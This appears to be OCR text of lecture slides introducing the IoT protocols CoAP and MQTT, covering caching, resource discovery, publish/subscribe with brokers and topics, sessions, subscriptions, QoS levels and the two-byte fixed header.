
Dealing with Packet Lost



Separate Response



Bits and bytes...



1. IoT Communications Protocols CoAP

CoAP – Other Features

- Caching

- CoAP supports caching of responses to efficiently fulfill requests. Simple Caches is particularly useful in constrained networks for several reasons, including traffic limiting, performance improving, resources accessing times and security.

- Resource Discovery

- CoAP Multicast: “All CoAP Nodes” GET ./well-known/core

1. IoT Communications Protocols CoAP

CoAP – COnstrained Application Protocol getting started

- There are many open source implementations available:
  - mbed includes CoAP support
  - Java CoAP Library Californium / org.ws4d.coap (ws4d-jcoap.jar)
  - C CoAP Library Erbium
  - libCoAP C Library
  - jCoAP Java Library
  - OpenCoAP C Library
  - TinyOS and Contiki include CoAP support

- CoAP is already part of many commercial products/systems
  - ARM Sensinode NanoService
  - RTX 4100 WiFi Module

- Firefox has a CoAP plugin called Copper
- Wireshark has CoAP dissector support
- Implement CoAP yourself, it is not that hard! – if time available!

1. IoT Communications Protocols MQTT

Message Queueing Telemetry Transport – MQTT – Default TCP Port 1883

1998, Dave Locke & Ian Craggs, IBM. From March, 2013, start of standardization process at OASIS. Now v3.1 (2013)


http://public.dhe.ibm.com/software/dw/webservices/ws-mqtt/mqtt-v3r1.html


Main Features:

- Publish / Subscribe message pattern → one-to-many messaging distribution, applications decoupling;
- Message transport payload-agnostic;
- Assumes the use of the TCP/IP protocol stack;
- 3 QoS Levels: At Most Once, At Least Once, Exactly Once;
- Small Transport Overhead, minimal messages exchanges;
- Will Mechanism, to indicate to the other part an abnormal disconnection

1. IoT Communications Protocols MQTT

MQTT - Publish Subscribe Messaging aka One to Many





A Publish Subscribe messaging protocol allowing a message to be published once and multiple consumers (applications / devices) to receive the message providing decoupling between the producer and consumer(s)

A producer sends (publishes) a message (publication) on a topic (subject)
A consumer subscribes (makes a subscription) for messages on a topic (subject)
A topic is managed within a MQTT Broker

A message server / broker matches publications to subscriptions
• If no matches the message is discarded
• If one or more matches the message is delivered to each matching subscriber/consumer

MQTT

MQ TELEMETRY TRANSPORT

AN INTRODUCTION TO MQTT, A PROTOCOL FOR M2M AND IoT APPLICATIONS

Peter R. Egli
INDIGOO.COM

Rev. 1.80

Contents

1. What is MQTT?


MQTT is a lightweight message queueing and transport protocol.
MQTT, as its name implies, is suited for the transport of telemetry data (sensor and actor data).

MQTT is very lightweight and thus suited for M2M (Machine to Machine / Mobile to Mobile), WSN (Wireless Sensor Networks) and ultimately IoT (Internet of Things) scenarios where sensor and actor nodes communicate with applications through the MQTT message broker.

Example:
Light sensor continuously sends sensor data to the broker.

Building control application receives sensor data from the broker and decides to activate the blinds.


Application sends a blind activation message to the blind actor node through the broker.



2. MQTT characteristics

MQTT Key features:

- Lightweight message queueing and transport protocol
- Asynchronous communication model with messages (events)
- Low overhead (2 bytes header) for low network bandwidth applications
- Publish / Subscribe (PubSub) model
- Decoupling of data producer (publisher) and data consumer (subscriber) through topics (message queues)
- Simple protocol, aimed at low complexity, low power and low footprint implementations (e.g. WSN - Wireless Sensor Networks)
- Runs on connection-oriented transport (TCP). To be used in conjunction with 6LoWPAN (TCP header compression)
- MQTT caters for (wireless) network disruptions




1. IoT Communications Protocols MQTT

- The past, present and future of MQTT:
  - MQTT was developed by IBM and Eurotech.
  - The current version 3.1 is available from http://mqtt.org/


Eventually, MQTT version 3.1 is to be adopted and published as an official standard by OASIS (process ongoing).
As such, OASIS becomes the new home for the development of MQTT.

The OASIS TC (Technical Committee) tasked with the further development of MQTT commits to the following:
- Backward compatibility of forthcoming OASIS MQTT standard with MQTT V3.1
- Changes restricted to the CONNECT messsage
- Clarification of existing version V3.1 (mostly editorial changes)



4. MQTT model (1/3)


The core elements of MQTT are clients, servers (=brokers), sessions, subscriptions and topics.



4. MQTT model (2/3)

MQTT client (=publisher, subscriber):

Clients subscribe to topics to publish and receive messages.
Thus subscriber and publisher are special roles of a client.




MQTT server (=broker):

Servers run topics, i.e. receive subscriptions from clients on topics, receive messages from clients and forward these, based on client's subscriptions, to interested clients.

Topic:

Technically, topics are message queues. Topics support the publish/subscribe pattern for clients.
Logically, topics allow clients to exchange information with defined semantics.
Example topic: Temperature sensor data of a building.



4. MQTT model (3/3)

Session:

A session identifies a (possibly temporary) attachment of a client to a server. All communication between client and server takes place as part of a session.


Subscription:

Unlike sessions, a subscription logically attaches a client to a topic. When subscribed to a topic, a client can exchange messages with a topic.

Subscriptions can be «transient» or «durable», depending on the clean session flag in the CONNECT message:


«Transient» subscription ends with session:

Messages M3 and M4 are not received by the client



«Durable» subscription:

Messages M2, M4 and M5 are not lost but will be received by the client as soon as it creates / opens a new session.



Message:

Messages are the units of data exchange between topic clients.

MQTT is agnostic to the internal structure of messages.


IoT Communications Protocols MQTT

MQTT – Message Type and 2 bytes Mandatory Header
Client – Broker General Messages Flow

bit	7	6	5	4	3	2	1	0
byte 1	Message Type				DUP flag	QoS level		RETAIN
byte 2	Remaining Length							

Message Type

1 CONNECT	8 SUBSCRIBE
2 CONNACK	9 SUBACK
3 PUBLISH	10 UNSUBSCRIBE
4 PUBACK	11 UNSUBACK
5 PUBREC	12 PINGREQ
6 PUBREL	13 PINGRESP
7 PUBCOMP	14 DISCONNECT




5. MQTT message format (1/14)

Message format:

MQTT messages contain a mandatory fixed-length header (2 bytes) and an optional message-specific variable length header and message payload.

Optional fields usually complicate protocol processing.
However, MQTT is optimized for bandwidth constrained and unreliable networks (typically wireless networks), so optional fields are used to reduce data transmissions as much as possible.

MQTT uses network byte and bit ordering.



5. MQTT message format (2/14)

Overview of fixed header fields:

